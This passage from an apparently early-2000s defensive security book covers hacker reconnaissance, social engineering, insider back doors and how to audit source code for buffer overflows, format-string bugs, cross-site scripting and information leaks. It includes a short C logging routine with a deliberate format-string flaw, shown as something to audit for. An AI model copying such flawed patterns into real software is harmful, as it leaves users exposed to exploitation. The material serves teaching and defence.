As we have seen here, the potential intruder has a vested interest in acquiring access to your data in ways that will not readily make his presence known. Through the use of stealth scans, piecemeal system and network reconnaissance, and social engineering, a skilled intruder will seek to stack the cards in his favor so that he can either penetrate your systems to wreak immediate havoc or simply set himself up to monitor (and possibly modify) your every move. Contrary to popular perception, the skilled intruder is patient, practiced, and will not engage in activities that will give his designs away. Through the use of conventional and unconventional reconnaissance—social engineering over e-mail, phones, and in-person visits—the skilled intruder will rarely pass up an opportunity to learn all he can about the resources at your disposal and how he can effectively utilize them to his advantage. However, the danger lies not solely from outside threats. There are also cases in which disgruntled insiders can cause more damage to your code base than any outsider by covertly introducing back door code into your programs.

Even with all of these potential hazards to system security and code integrity, you can take a number of simple steps to ensure that the code you release can withstand these threats. First is that security must be foremost in the minds of all involved personnel. Operating systems must constantly be updated to cope with the current threat; employees need to be aware of the information they release and how it can potentially serve the interests of hostile outsiders; software under development must be subject to rigorous documentation and revision control; and code should be audited on a regular basis to assure that it can pass muster against the tools that a hostile outsider will use to find weaknesses to exploit.

Solutions Fast Track

A Hacker's Goals

- ☑ Intruders will utilize numerous tactics and tools to evade detection when they scan your networks and systems. They may use stealth scans or fragmented TCP packets.
- ☑ Skilled intruders will carefully plan their attack for when you least expect it. Based on their early reconnaissance of your systems, they will already have assembled the tools to take control of your system after it has been successfully penetrated.
- ☑ Rootkits are compilations of tools that contain Trojan versions of common system-monitoring utilities and modified kernel patches and shared library objects that will allow the intruder to remain on your system undetected.
- ☑ Some intruders may immediately alert you to their presence by defacing your Web site, whereas others will be as quiet as they can so that they can watch what you're doing. Others may ultimately utilize your system as a launching site by which they may attack other networks with impunity.
- ☑ The same tools that intruders use to gauge your network's vulnerabilities can be used to your benefit. By staying as current on vulnerability reports and intrusion utilities as the attackers do, you can better defend your systems.

The Five Phases of Hacking

- ☑ **Creating an attack map** Intruders utilize many publicly-available information resources to gather information on your site without even visiting it. Tools such as Name Server Lookup (**nslookup**) and ARIN provide a wealth of information by which an intruder can start to assemble a picture of your network.

- ☑ **Building an execution plan** The intruder has three crucial elements in mind when forming the attack execution plan: a vulnerable service, the OS of the target system, and the appropriate remote and local exploit code necessary to carry off a successful intrusion.
- ☑ **Establishing a point of entry** The latest vulnerability is often the least defended. The intruder knows this and will make his first attempts on your networks based on this principle. The intruder will also perform a scan of your systems to determine what hosts are online and what other potentially vulnerable services they offer.
- ☑ **Continued and further access** After an intruder has initially determined the method of attack, he will carefully test the potential vulnerability for signs that it will respond to his attack with a successful intrusion. He will likely attempt these tests from multiple IP ranges so as not to raise any alarms.
- ☑ **The attack** The intrusion itself will happen relatively quickly. The intruder will gain a foothold through a vulnerable service, but the heart of the attack will lie in how well he covers his tracks following the initial penetration.

Social Engineering

- ☑ Rather than exploit weaknesses in software design to get into your site, an intruder may exploit human trust relationships to acquire sensitive data. The attacker may simply acquire seemingly inconsequential data that will ultimately afford him a clearer view of how he can electronically exploit your site.
- ☑ It is exceedingly easy for the attacker to impersonate authorized personnel via written communications such as e-mail, postal mail, and instant messaging. Whether through outright impersonation or digital sleight-of-hand, users can be tricked into divulging data (such as login IDs and passwords) that can be used to breach your systems.

- ☑ Through impersonation of authorized personnel (or even the opposite sex) via the telephone, the attacker can gather information from unsuspecting employees. Careless disposal of internal documents can also afford the attacker a wealth of useful data when he digs through your company's trash.
- ☑ By use of false ID badges or simply by acting as if he belongs where he is, an intruder can gain physical access to the plant where your systems are used by authorized personnel. By accessing your physical systems, he can perform extensive reconnaissance that he can use for further social engineering attacks—by which he can gain still greater amounts of information that he can later use to attack your site.

The Intentional "Back Door" Attack

- ☑ The vast majority of computer-related security incidents are due to malicious insiders. Disgruntled employees are almost exclusively the cause of these incidents.
- ☑ Back door attacks entail situations in which a developer introduces a nonapproved, hidden login or authentication method by which he can—through unorthodox means—access the system and its data.
- ☑ Back door attacks can be readily discovered and tracked down when the code base is maintained through a revision control system, is thoroughly documented, and is maintained by a robust and current software process diagram.

Exploiting Inherent Weaknesses in Code or Programming Environments

- ☑ The ambitious intruder isn't just interested in breaching your system through common exploits. If he's after your software, he'll also want to evaluate *that* for weaknesses and vulnerabilities.

- ☑ The intruder will likely download all of the information related to your project that he can find. He won't analyze it on your system because that would likely give away his presence.
- ☑ Through the use of hex editors, debuggers, and disassemblers, the attacker will be able to assess the sorts of vulnerabilities and weaknesses your software holds, even if he can only acquire copies of the binary executables.

The Tools of the Trade

- ☑ Through the use of hex editors, the attacker can view and edit any executable or binary file, seeking hidden commands, execution flags, and/or possible back doors that may have been inserted by developers.
- ☑ A debugger is used to analyze how a program behaves when it's executed. Through use of this tool, an attacker can track multiple facets of a program, including—but not limited to—any function and the names and values assigned to function arguments, as well as local variables. These can assist the intruder in determining runtime weaknesses in the program.
- ☑ Disassemblers allow the attacker to convert a binary program down to its assembly (machine code) origin. Disassemblers also allow the attacker to radically alter the program's functions by inserting or removing jumps and calls as well as importing selected functions.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: My company is just a tiny "mom and pop" software firm. Do you really think hackers are going to try to break into us when we're this insignificant?

A: Absolutely. Just because you're a small target doesn't make you any less appealing to the opportunistic intruder. Web site defacement mirrors archive such intruder activity (www.attrition.org and www.alldas.de), and their databases are filled to overflowing with domains owned by the smallest of the small. Less than one percent of their databases hold records of "high profile" sites that have been attacked. In the final analysis, it's not the size of your site that attracts intruders; it's the size of the security holes your site possesses.

Q: What can a system administrator do to detect if an intruder (even a stealthy one) breaks in?

A: Advanced intrusion detection systems are available that the administrator can use to create special digital signatures of system binaries. These signatures can then be saved offline and periodically run against the existing binaries on the system. If these signatures change for whatever reason, the IDS will raise an alarm. Using this method, even if a highly clever intruder breached your system, you would eventually discover it and be able to remedy the situation. Such programs are available at Tripwire (www.tripwire.com) and the Advanced Intrusion Detection Environment page (www.cs.tut.fi/~rammer/aide.html).

Q: I understand that hackers can determine what OS and service I'm running when the service identifies itself. What can I do to obscure that information so the hacker can't tell I'm running Brand X operating system and service?

A: You can obscure the OS and service identification, but it truly doesn't buy you any real security benefit. The novice intruder will still run innumerable attack styles against you, and the seasoned intruder will see right through the ruse. As a rule, it's far more advisable to simply stay abreast of the latest vulnerabilities and current patches on your system. The latter approach will provide you with far greater security than the former approach.

Q: With regard to social engineering attacks, how can we walk a fine line between telling people about what we do and giving information away to a possible intruder?

A: The best approach is to divide your company's information into "Need to Know" categories. You would naturally want your customers to know if you're developing applications for NT or Solaris, but they don't necessarily need to know that you're running Altion switches in your network room, or that you have an "no show" default policy in place for changing passwords on your system. And with respect to unannounced visitors, it is common practice among many firms these days to approach any unfamiliar person in the work area and ask them if they can be helped and escort them directly to the office of the person they're meeting with.

Q: What should I do if I stumble across a back door in my code base?

A: First and most importantly, determine that it is a genuine back door. Segments of code often appear to have no authentication aspect and can do some rather powerful things, but nonetheless had proper authentication performed prior to their being called. If your best research still indicates that it is a back door, contact an associate in your security department who understands the language in which you're coding and request a review of the code. If that

person determines it is a back door, it should be investigated to determine whether the code was introduced simply due to poor planning or actual malice.

Q: I've just been contacted by a hacking group who say that my code is vulnerable. What do I do?

A: Be glad they contacted you first instead of blindly releasing their findings. That's a very positive first step and you should treat their findings seriously until they can be disproved. If you are provided with proof of exploit code and it does indeed breach your software security, then work with the people who reported it to you to figure out a workaround or bug fix. Don't worry about losing face over this. Every vendor—large and small—gets the occasional egg on their face through coding errors. Your best bet is to work closely with the reporting group and coordinate a release of a patch for your product to coincide with their delayed release of the vulnerability report. This approach not only vastly benefits your customers, it fosters an air of cooperation and mutual benefit between your company and the legitimate hacker community.

Chapter 6

Code Auditing and Reverse Engineering

Solutions in this chapter:

- How to Efficiently Trace through a Program
- Auditing and Reviewing Selected Programming Languages
- Looking for Vulnerabilities
- Pulling It All Together

- ☑ Summary
- ☑ Solutions Fast Track
- ☑ Frequently Asked Questions

Introduction

Designing a program from scratch allows you to incorporate security from the beginning, or at least be familiar enough with the program to rationalize potential vulnerable areas in the code. However, as an administrator or developer, you may face various alternate situations: You may have joined a development project already in progress, thus inheriting someone else's code. Or you have made the decision to use third-party code (such as an open source library or CGI application). Or, as an administrator, you're worried about the quality of code your internal developers are putting on your system.

In all these situations, it really helps to be able to quickly and efficiently review the code for problems. You don't have to be a programmer extraordinaire to perform a basic code review; and even if you can't follow some of the specific programming nuances, you can at least raise red flags for later review by a more knowledgeable individual.

The goal of this chapter is for any computer-literate individual to be able to take an already-developed piece of code and determine if it has fundamental security problems. I will provide you with a detailed list of problem areas pertaining to various popular programming languages, and show you how to use such a list in assessing the source code of a Web application. First we look at how to efficiently trace through a program, effectively giving you a game plan on where to start. Then we overview some particularly popular programming languages used for Web application programming, followed by a large list of problem areas and the details associated with each of those languages.

How to Efficiently Trace through a Program

Let's face it: There are not enough hours in the day for some things. Spending a few days reviewing piles of source code looking for potential security problems is definitely inefficient, not to mention time consuming (unless you're getting paid to do it). If it's a small program with a linear logic flow (that is, the program isn't highly interactive nor does it

contain a lot of branching logic), the task may not be that hard; but if the program is of moderate size, reviewing it can definitely be a headache. This headache is compounded if the source code is distributed amongst multiple components, contained in multiple files. Trying to start at the beginning of the program and then step through every possible execution path becomes nearly impossible.

This chapter illustrates a different technique for approaching source code reviews. Rather than trace the program forward through execution, we take the reverse approach: Proceed directly to the potential problem areas, and then trace back through the program to confirm whether or not they are vulnerable. Technically, we're only interested in the execution paths that involve the user; however, trying to follow those paths can be excruciating because data supplied by a user can go every which way after the program starts processing it. So instead we start at the end and then trace the flow in reverse to see if we encounter a user path. Thus the emphasis is really in looking for vulnerabilities that involve user-supplied data in some way, shape, or form.

NOTE

When reviewing code, we don't need to bother looking at areas where the program internally generates the data, because we assume that the program will not be trying to exploit itself.

The logic behind this approach is simple and best illustrated with an example. Say you had a program that queried the user for a set of particular numeric values. The program then proceeded to perform a large (possibly superfluous) amount of calculations on those values, incorporating values submitted from other users (pulled from a database), calculating and correlating various trends, and finally storing the results in a database record.

Now, the code to perform those calculations may be complex, intense, and exhaustive to try to step through. However, from a security standpoint, it's easy: We can, for the most part, ignore it. We're not here

to make sure the program works as intended; we're here to find potential vulnerabilities.

Taking that example, we can narrow it down to three potential problem areas:

- The initial data supplied by the user (and it's validity)
- The reading of additional values from the database during the processing
- The storing of the final result into the database

The values supplied by the user should be initially checked to see if they are valid data types (in this case, they are all numeric). Looking at the point of data entry (when the data is received from the user) will determine this.

The intermediary values read from the database must be done safely. Looking specifically at the SQL/database queries made lets you see if they (potentially) use any user-supplied data in the actual query; if they don't, they can be considered "controlled," and thus safe.

Tools & Traps...

Fill Your Toolbox

The grep command line tool is extremely useful. Grep is a Unix-originated tool used to search files (particularly text files) for particular strings of text. Grep will output the actual context where the specified string was found, associated line numbers, surrounding lines on text, and so on. You can also tell grep to search multiple files. This makes grep a useful, albeit simplistic, tool to use. Because grep has many different implementations, We recommend using the GNU grep—it's free and packed full of useful features/options. Grep has versions compiled for the Windows

Continued

platform as well (although the "find" command shipped with Windows provides the same general functionality).

Cilogic makes a tool named ITS4, which will read C and C++ source code and alert to possible problems based on the use of various functions (very similar to what we are discussing). If you're reviewing C/C++ code, you should definitely consider adding it to your toolbox. You can get ITS4 for free from www.cilogic.com.

Numega makes various tools useful in profiling, analyzing, and debugging applications written in Visual C++, Visual Basic, Java, and ASP. These tools could be used to identify potential problems with memory allocation areas, which could indicate the presence of buffer overflows. You can find all the product information at Numega's site at www.numega.com.

WireX has developed two GNU GCC compiler modifications named Stackguard and Formatguard. Essentially these change the behavior of the compiler to actually prevent buffer overflow and format string vulnerabilities. However, these tools are limited for use with the GNU GCC compiler. More information is available at www.wirex.com.

The storing of the final result should be done in a secure manner. This is a matter of looking at the construction of the SQL/database query used to store the result. As long as the result is properly controlled and filtered, the database update can be considered safe.

And thus we have just given a brief security code review to the application, without having to actually deal with all that complex application calculation logic. Now obviously this method isn't foolproof—however, the method still stands as an efficient means for individuals who are not programming-savvy.

As with any code review, this approach assumes that you have all of the source available for the application in question. There are times when an application may use external libraries or components—if you don't have the source to these components, you are really limited to two options: meticulously inspecting all data given to and received from the

external library/program (reducing the potential for problems within external portion), or blindly trusting it. Which route you choose depends on the circumstances. You can probably trust system libraries, but be suspicious of other third-party code. When in doubt, go with your instincts. If your instincts are failing you, then be paranoid instead and don't trust it—you can never be too cautious.

In this approach, we will also be focusing on a programmatical approach—that is, we will focus on the actual (mis)uses of certain functions and the programming language in general. We do not focus on logic-based security flaws, because they require the expertise of knowing exactly what a program is attempting to do, how it is doing such logic, where it is making assumptions, and where it might fail. And of course, all of those items vary from one application to the next, because they are dependant on how the application was coded in the first place. Any one programmer could take an infinite number of directions to solve a problem—and attempting to make a security checklist of where each method contains problems (logically) is a definite task in futility. If you must tend to such areas, We recommend a review by a professional security reviewer skilled in the programming language of your application.

Auditing and Reviewing Selected Programming Languages

Many choices of programming languages are available on the market today. Due to the explosion of Web application development, there even happen to be a few Web-centric ones. Choosing the right language is a black art; each language has its pros and cons when it comes to being used for Web applications. This chapter actually doesn't care about the actual usefulness and appropriateness of each language; instead, we concern ourselves only with aspects that relate to efficient code auditing.

Reviewing Java

Java code can come in many flavors: self-contained applications, mobile applets, beans, or even scriptable via Java Server Pages (JSP) and

Javascript. From this point on, when we refer to "Java," we are referring to a bytecode compiled application, applet, or bean; Javascript and JSP will be considered separate (due to the characteristics of what you would look for).

The "core" Java language basically consists of logic control statements and class/package manipulation routines. The actual functionality is contained in various external packages and classes, which are imported when needed. This aspect actually provides a useful benefit to you as a reviewer: if the package/class is not imported or otherwise loaded, then you don't have to worry about any potential security problems associated with items in that package/class. For example, you don't have to check for file-related vulnerabilities if the *java.io* package(s) are not imported. You can find more information on Java in Chapter 7.

Reviewing Java Server Pages

Java Server Pages (JSP), as mentioned earlier, are a scriptable version of Java that can be embedded inline within the appropriate HTML document. JSP also has hooks to interface with other server-side Java applets and beans. The JSP language itself is fairly limited, serving more as "glue" between HTML and server-side Java applications. However, in the seemingly Java-crazed world we currently live in (which has nothing to do with the proliferation of Starbucks coffee shops), JSP has become the latest rage.

Reviewing Active Server Pages

In the Microsoft world, the actual scripting language behind Active Server Pages (ASP) is VBScript. However, there are various third-party ASP emulators (such as Chili!ASP) that technically are not VBScript; therefore, we refer to the language simply as *ASP*.

ASP is a Visual Basic/VBScript derivative with a structure similar to Java—that is, the basic language implements logic control statements, and all other functionality is contained in external objects. This allows you to selectively look for vulnerability areas based on what objects are being used by the code (like Java). Keep in mind that to ease programmability,

the Application, ObjectContext, Request, Response, Server, and Session objects are automatically available in every script (that is, they do not have to be imported).

Reviewing Server Side Includes

Server Side Includes (SSI) were the ancestor of embedded inline server-side application languages. SSI basically provides the simple functionality to include external files, execute programs, and display variable contents within an HTML file. ASP actually incorporates SSI functionality automatically—this needs to be kept in mind when auditing ASP Web applications.

SSI commands follow the simple format of **<!--#*command* options-->**, where ***command*** would be the SSI operation (such as **include**, **exec**, and so on), and **options** are various values that determine what the command is supposed to do.

Reviewing Python

Python is a flexible object-oriented scripting language. Although the core Python interpreter implements basic functionality and logic control, many functions are contained in external modules, which have to be explicitly imported. Again, like Java and ASP, this allows you to more efficiently audit the source code based on which modules are imported.

Reviewing Tool Command Language

The Tool Command Language (TCL) scripting language uses a natural language syntax, which makes coding scripts more intuitive and easy to read. Although TCL is typically used with its graphical counterpart—the associated toolkit called TK—TCL has been used by Web programmers for online Web CGIs. Also similar to various previously mentioned languages, TCL imports various functionalities from external modules.

Reviewing Practical Extraction and Reporting Language

Practical Extraction and Reporting Language (Perl) is a scripting language originally implemented on Unix platforms. In the past, it was a popular language to use for CGI applications; however, the newer embedded scripting languages such as ASP, JSP, ColdFusion, and PHP have definitely encroached on its reign. To make up for this, newer offshoot Perl projects actually embed Perl into Apache (via mod_perl) and IIS (via a Perl ISAPI plug-in).

Perl implements a lot of functionality within the core language; however, Perl is extensible via external modules. Although you could be selective on what you audit based on imported modules, there is enough risk in the core language's functionality that makes it imperative that you check for all problem areas.

Reviewing PHP: Hypertext Preprocessor

PHP (PHP: Hypertext Preprocessor) is a server scripting language popular on the Unix platform (although it does run on Windows systems). PHP commands are embedded inline similar to ASP and JSP.

PHP doesn't use dynamic-loading modules; instead, all modules are included at the time the PHP engine is compiled. This means that all functions are available at the application's runtime, forcing you to look for the entire breadth of vulnerable functions (you can't take shortcuts based on imported packages and modules, like in Java and ASP).

Reviewing C/C++

C is the classic "workhorse" language, with its more modern object-oriented C++ derivative (as a side note, Microsoft has released the third generation of the C language: C#, a hybrid of C++ and Java). C and C++ are very powerful languages, allowing low-level system access in many places. However, this power comes at a price—C and C++ can be quite complex and ruthless. You have to meticulously make sure everything is allocated, of the right size, and deallocated when finished; no

automatic variable expansion or garbage collection exists to make your life easier.

NOTE

Technically, various C++ classes do handle automatic variable expansion (making the variable larger when there's too much data to put it in) and garbage collection. But such classes are not really standard and widely vary in features. C does not use such classes.

C/C++ can prove mighty challenging for you to thoroughly audit, due to the extensive control an application has and the amount of things that could potentially go wrong. My best advice is to take a deep breath and plow forth, tackling as much as you can in the process.

Reviewing ColdFusion

ColdFusion is an inline HTML embedded scripting language by Allaire. Similar to JSP, ColdFusion scripting looks much like HTML tags—therefore, you need to be careful you don't overlook anything nestled away inside what appears to be benign HTML markup.

ColdFusion is a highly database-centric language—its core functionality is mostly comprised of database access, formatted record output, and light string manipulation and calculation. But ColdFusion is extensible via various means (Java beans, external programs, objects, and so on), so you must always keep tabs on what external functionality ColdFusion scripts may be using. You can find more information on ColdFusion in Chapter 10.

Looking for Vulnerabilities

What follows are a collection of problem areas and the specific ways you can look for them. The majority of the problem areas all are based on a single principle: use of a function that interacts with user-supplied data.

Realistically, you will want to look at every such function—but doing so may require too much time. So we have compiled a list of the "higher risk" functions with which remote attackers have been known to take advantage of Web applications.

Because the attacker will masquerade as a user, we only need to look at areas in the code that are influenced by the user. However, you also have to consider other untrusted sources of input into your program that influence program execution: external databases, third-party input, stored session data, and so on. You must consider that another poorly coded application may insert tainted SQL data into a database, which your application would be unfortunate enough to read and potentially be vulnerable to.

Getting the Data from the User

Before we start tracing problems in reverse, the first (and most important, in my opinion) step is to zoom directly to the section of code that accepts the user's data. Hopefully all data collection from the user is centralized into one spot; instead, however, bits and pieces may be received from the user as the application progresses (typical of interactive applications). Centralizing all user data input into one section (or a single routine) serves two important functions: It allows you to see exactly what pieces of data are accepted from a user and what variables the program puts them in; it also allows you to centrally filter incoming user data for illegal values.

For any language, first check to see if any of the incoming user data is put through any type of filtering or sanity checks. Hopefully all data input is done at a central location, with the filtering/checking done immediately thereafter. The more fragmented an application's approach to filtering becomes, the more chances a variable containing user data will be left out of the filtering mechanism(s). Also, knowing ahead of time which variables contain user-supplied data simplifies following the flow of user data through a program.

NOTE

Perl refers to any variable (and thus any command using that variable) containing user data as "tainted." Thus, a variable is tainted until it is run through a proper filter/validity check. We will use the term *tainted* throughout the chapter. Perl actually has an official "taint" mode, activated by the **–T** command line switch. When activated, the Perl interpreter will abort the program when a tainted variable is used. Perl programmers should consider using this handy security feature.

Looking for Buffer Overflows

Buffer overflows are one of the top flaws for exploitation on the Internet today. A buffer overflow occurs when a particular operation/function writes more data into a variable (which is actually just a place in memory) than the variable was designed to hold. The result is that the data starts overwriting other memory locations without the computer knowing those locations have been tampered with. To make matters worse, some hardware architectures (such as Intel and Sparc) use the stack (a place in memory for variable storage) to store function return addresses. Thus, the problem is that a buffer overflow will overwrite these return addresses, and the computer—not knowing any better—will still attempt to use them. If the attacker is skilled enough to precisely control what values the return pointers are overwritten with, they can control the computer's next operation(s).

The two flavors of buffer overflows referred to today are "stack" and "heap." Static variable storage (variables defined within a function) is referred to as "stack" because they are actually stored on the stack in memory. Heap data is the memory that is dynamically allocated at runtime, such as by C's **malloc()** function. This data is not actually stored on the stack, but somewhere amidst a giant "heap" of temporary, disposable memory used specifically for this purpose. Actually exploiting a

heap buffer overflow is a lot more involved, because there are no convenient frame pointers (as are on the stack) to overwrite.

Luckily, however, buffer overflows are only a problem with languages that must predeclare their variable storage sizes (such as C and C++). ASP, Perl, and Python all have dynamic variable allocation—the language interpreter itself handles the variable sizes. This is rather handy, because it makes buffer overflows a moot issue (the language will increase the size of the variable if there's too much data). But C and C++ are still widely used languages (especially in the Unix world), and therefore buffer overflows are not bound to disappear anytime soon.

NOTE

More information on regular buffer overflows can be found in an article by Aleph1 entitled *Smashing the Stack for Fun and Profit*. A copy is available online at www.insecure.org/stf/smashstack.txt. Information on heap buffer overflows can be found in the "Heap Buffer Overflow Tutorial" by Shok, available at www.w00w00.org/files/articles/heaptut.txt.

The str* Family of Functions

The str* family of functions (**strcpy()**, **strcat()**, and so on) are the most notorious—they all will copy data into a variable with no regard to the variable's length. Typically these functions take a source (the original data) and copy it to a destination (the variable).

In C/C++, you have to check all uses of the following functions: **strcpy()**, **strcat()**, **strcadd()**, **strccpy()**, **streadd()**, **strecpy()**, and **strtrns()**. Determine if any of the source data incorporates user-submitted data, which could be used to cause a buffer overflow. If the source data does include user-submitted data, you must ensure that the maximum length/size of the source (data) is smaller than the destination (variable) size.

If it appears that the source data is larger than the destination variable, you should then trace the exact origin of the source data to determine if the user could potentially use this to his advantage (by giving arbitrary data used to cause a buffer overflow).

The strn* Family of Functions

A safer alternative to the **str*** family of functions is the **strn*** family (**strncpy()**, **strncat()**, and so on). These are essentially the same as the **str*** family except they allow you to specify a maximum length (or a number, hence the *n* in the function name). Properly used, these functions specify the source (data), destination (variable), and maximum number of bytes—which must be no more than the size of the destination variable! Therein lies the danger: Many people believe these functions to be foolproof against buffer overflows; however, buffer overflows are still possible if the maximum number specified is still larger than the destination variable.

In C/C++, look for the use of **strncpy()** and **strncat()**. You need to check that the specified maximum value is equal to or less than the destination variable size; otherwise, the function is prone to potential overflow just like the **str*** family of functions discussed in the preceding section.

NOTE

Technically, any function that allows for a maximum limit to be specified should be checked to ensure that the maximum limit isn't set higher than it should be (in effect, larger than the destination variable has allocated).

The *scanf Family of Functions

The ***scanf** family of functions "scan" an input source, looking to extract various variables as defined by the given format string. This leads

to potential problems if the program is looking to extract a string from a piece of data, and it attempts to put the extracted string into a variable that isn't large enough to accommodate it.

First, you should check to see if your C/C++ program uses any of the following functions: **scanf()**, **sscanf()**, **fscanf()**, **vscanf()**, **vsscanf()**, **or vfscanf()**.

If it does, then you should look at the use of each function to see if the supplied format string contains any character-based conversions (indicated by the *s*, *c*, and [tokens). If the format specified includes character-based conversions, you need to verify that the destination variables specified are large enough to accommodate the resulting scanned data.

NOTE

The ***scanf** family of functions allows for an optional maximum limit to be specified. This is given as a number between the conversion token % and the format flag. This limit functions similar to the limit found in the **strn*** family functions.

Other Functions Vulnerable to Buffer Overflows

Buffer overflows can also be caused in other ways, many of which are very hard to detect. The following list includes some other functions which otherwise populate a variable/memory address with data, making them susceptible to vulnerability.

Some miscellaneous functions to look for in C/C++ include the following:

- **memcpy()**, **bcopy()**, **memccpy()**, and **memmove()** are similar to the **strn*** family of functions (they copy/move source data to destination memory/variable, limited by a maximum value). Like the **strn*** family, you should evaluate each use to determine if the maximum value specified is larger than the destination variable/memory has allocated.

- **sprintf()**, **snprintf()**, **vsprintf()**, **vsnprintf()**, **swprintf()**, and **vswprintf()** allow you to compose multiple variables into a final text string. You should determine that the sum of the variable sizes (as specified by the given format) does not exceed the maximum size of the destination variable. For **snprintf()** and **vsnprintf()**, the maximum value should not be larger than the destination variable's size.
- **gets()** and **fgets()** read in a string of data from various file descriptors. Both can possibly read in more data than the destination variable was allocated to hold. The **fgets()** function requires a maximum limit to be specified; therefore, you must check that the **fgets()** limit is not larger than the destination variable size.
- **getc()**, **fgetc()**, **getchar()**, and **read()** functions used in a loop have a potential chance of reading in too much data if the loop does not properly stop reading in data after the maximum destination variable size is reached. You will need to analyze the logic used in controlling the total loop count to determine how many times the code loops using these functions.

Checking the Output Given to the User

Most applications will, at one point or another, display some sort of data to the user. You would think that the printing of data is a fundamentally secure operation; but alas, it is not. Particular vulnerabilities exist that have to do with *how* the data is printed, as well as *what* data is printed.

Format String Vulnerabilities

Format string vulnerabilities are a recent phenomenon that has occurred in the last year. This class of vulnerability arises from the ***printf** family of functions (**printf()**, **fprintf()**, and so on). This class of functions allows you to specify a "format" in which the provided variables are converted into string format.

NOTE

Technically, the functions described in this section are a buffer overflow attack, but we are classifying them under this category due to the popular misuse of the **printf()** and **vprintf()** functions normally used for output.

The vulnerability arises when an attacker is able to specify the value of the format string. Sometimes this is due to programmer laziness. The proper way of printing a dynamic string value would be:

```
printf("%s",user_string_data);
```

However, a lazy programmer may take a shortcut approach:

```
printf(user_string_data);
```

Although this does indeed work, a fundamental problem is involved: The function is going to look for formatting commands within the supplied string. The user may supply data which the function believes to be formatting/conversion commands—and via this mechanism she could cause a buffer overflow due to how those formatting/conversion commands are interpreted (actual exploitation to cause a buffer overflow is a little involved and beyond the scope of this chapter; suffice it to say that it definitely can be done and is currently being done on the Internet as we speak).

NOTE

You can find more information on format string vulnerabilities in an analysis written by Tim Newsham, available online at www.net-security.org/text/articles/string.shtml.

Format string bugs are, again, seemingly limited to C/C++. While other languages have ***printf** functionality, their handling of these issues

may exclude them from exploitation. For example, Perl is not vulnerable (which stems from how Perl actually handles variable storage).

So, to find potential vulnerable areas in your C/C++ code, you need to look for the following functions: **printf()**, **fprintf()**, **sprintf()**, **snprintf()**, **vprintf()**, **vfprintf()**, **vsprintf()**, **vsnprintf()**, **wsprintf()**, and **wprintf()**. Determine if any of the listed functions have a format string containing user-supplied data. Ideally, the format string should be static (a predefined, hard-coded string); however, as long as the format string is generated and controlled internal to the program (with no user intervention), it should be safe.

Home-grown logging routines (syslog, debug, error, and so on) tend to be culprits in this area. They sometimes hide the actual avenue of vulnerability, requiring you to backtrack through function calls. Imagine the following logging routine (in C):

```
void log_error (char *error){
        char message[1024];
        snprintf(message,1024,"Error: %s",error);
        fprintf(LOG_FILE,message);
}
```

Here we have **fprintf()** taking the message variable as the format string. This variable is composed of the static string "Error:" and the error message passed to the function. (Notice the proper use of **snprintf** to limit the amount of data put into the message variable; even if it's an internal function, it's still good practice to safeguard against potential problems.)

So is this a problem? Well, that depends on every use of the above **log_error()** function. So now you should go back and look at every occurrence of **log_error()**, evaluating the data being supplied as the parameter.

Cross-Site Scripting

Cross-site scripting (CSS) is a particular concern due to its potential to trick a user. CSS is basically due to Web applications taking user data

and printing it back out to the user without filtering it. It's possible for an attacker to send a URL with embedded client-side scripting commands; if the user clicks on this Trojaned URL, the data will be given to the Web application. If the Web application is vulnerable, it will give the data back to the client, thus exposing the client to the malicious scripting code. The problem is compounded due to the fact that the Web application may be in the user's trusted security zone—thus the malicious scripting code is not limited to the same security restrictions normally imposed during normal Web surfing.

To avoid this, an application must explicitly filter or otherwise re-encode user supplied data before it inserts it into output destined for the user's Web browser. Therefore, what follows is a list of typical output functions; your job is to determine if any of the functions print out tainted data that has not been passed through some sort of HTML-escaping function. An HTML escape routine will either remove any found HTML elements or encode the various HTML metacharacters (particularly replacing the "<" and ">" characters with "<" and ">" respectively) so that the result will not be interpreted as valid HTML.

Looking for CSS vulnerabilities is tough; the best place to start is with the common output functions used by your language:

- **C/C++** Calls to **printf()**, **fprintf()**, output streams, and so on.
- **ASP** Calls to **Response.Write** and **Response.BinaryWrite** that contain user variables, as well as direct variable output using **<%=variable%>** syntax.
- **Perl** Calls to **print**, **printf**, **syswrite**, and **write** that contain variables holding user-supplied data.
- **PHP** Calls to **print**, **printf**, and **echo** that contain variables that may hold user-supplied data.
- **TCL** Calls to **puts** that contain variables that may hold user-supplied data.

In all languages, you need to trace back to the origin of the user data and determine if the data goes through any filtering of HTML and/or scripting characters. If it doesn't, then an attacker could use your Web

application for a CSS attack against another user (taking advantage of your user/customer due to your application's insecurity).

Information Disclosure

Information disclosure is not a technical problem per se. It's quite possible that your application may provide an attacker with an insightful piece of knowledge that could aid them in taking advantage of the application. Therefore, it's important to review exactly what information your application makes available.

Some general things to look for in all languages include the following:

- **Printing sensitive information (passwords, credit card numbers) in full display** Many applications do not transmit full credit card numbers; rather, they show only the last four or five digits. Passwords should be obfuscated so that a bypasser can not spot the actual password on a user's terminal.
- **Displaying application configuration information, server configuration information, environment variables, and so on, may aid an attacker in subverting your security measures** Providing concise details may help an attacker infer misconfigurations or lead them to specific vulnerabilities.
- **Revealing too much information in error messages** This is a particularly sinful area. Failed database connections typically spit out connection details that include database host address, authentication details, and target tables. Failed queries can expose table layout information, such as field names and data types (or even expose the entire SQL query). Failed file inclusion may disclose file paths (virtual or real), which allows an attacker to determine the layout of the application.
- **Avoiding the use of public debugging mechanisms in production applications** By "public" we mean any debugging information possibly provided to the user. Writing debugging information to a log on the application server is quite acceptable; however, none of that information should be shown to (or be accessible by) the user.

Because the actual method of information disclosure can widely vary within any language, there are no exact functions or code snippets to look for.

Checking for File System Access/Interaction

The Web is basically a graphically based file sharing protocol; the opening and reading of user-specified files is the core of what makes the Web run. Therefore, it's not far off base for Web applications to interact with the file system as well. Essentially, you should definitively know exactly where, when, and how a Web application accesses the local file system on the server. The danger lies in using filenames that contain tainted data.

Depending on the language, file system functions may operate on a filename or a file descriptor. File descriptors are special variables that are the result of an initial function that preps a filename for use by the program (typically by opening it and returning a file descriptor, sometimes referred to as a handle). Luckily, you do not have to concern yourself with every interaction with a file descriptor; instead, you should primarily focus on functions that take filenames as parameters—especially ones that contain tainted data.

NOTE

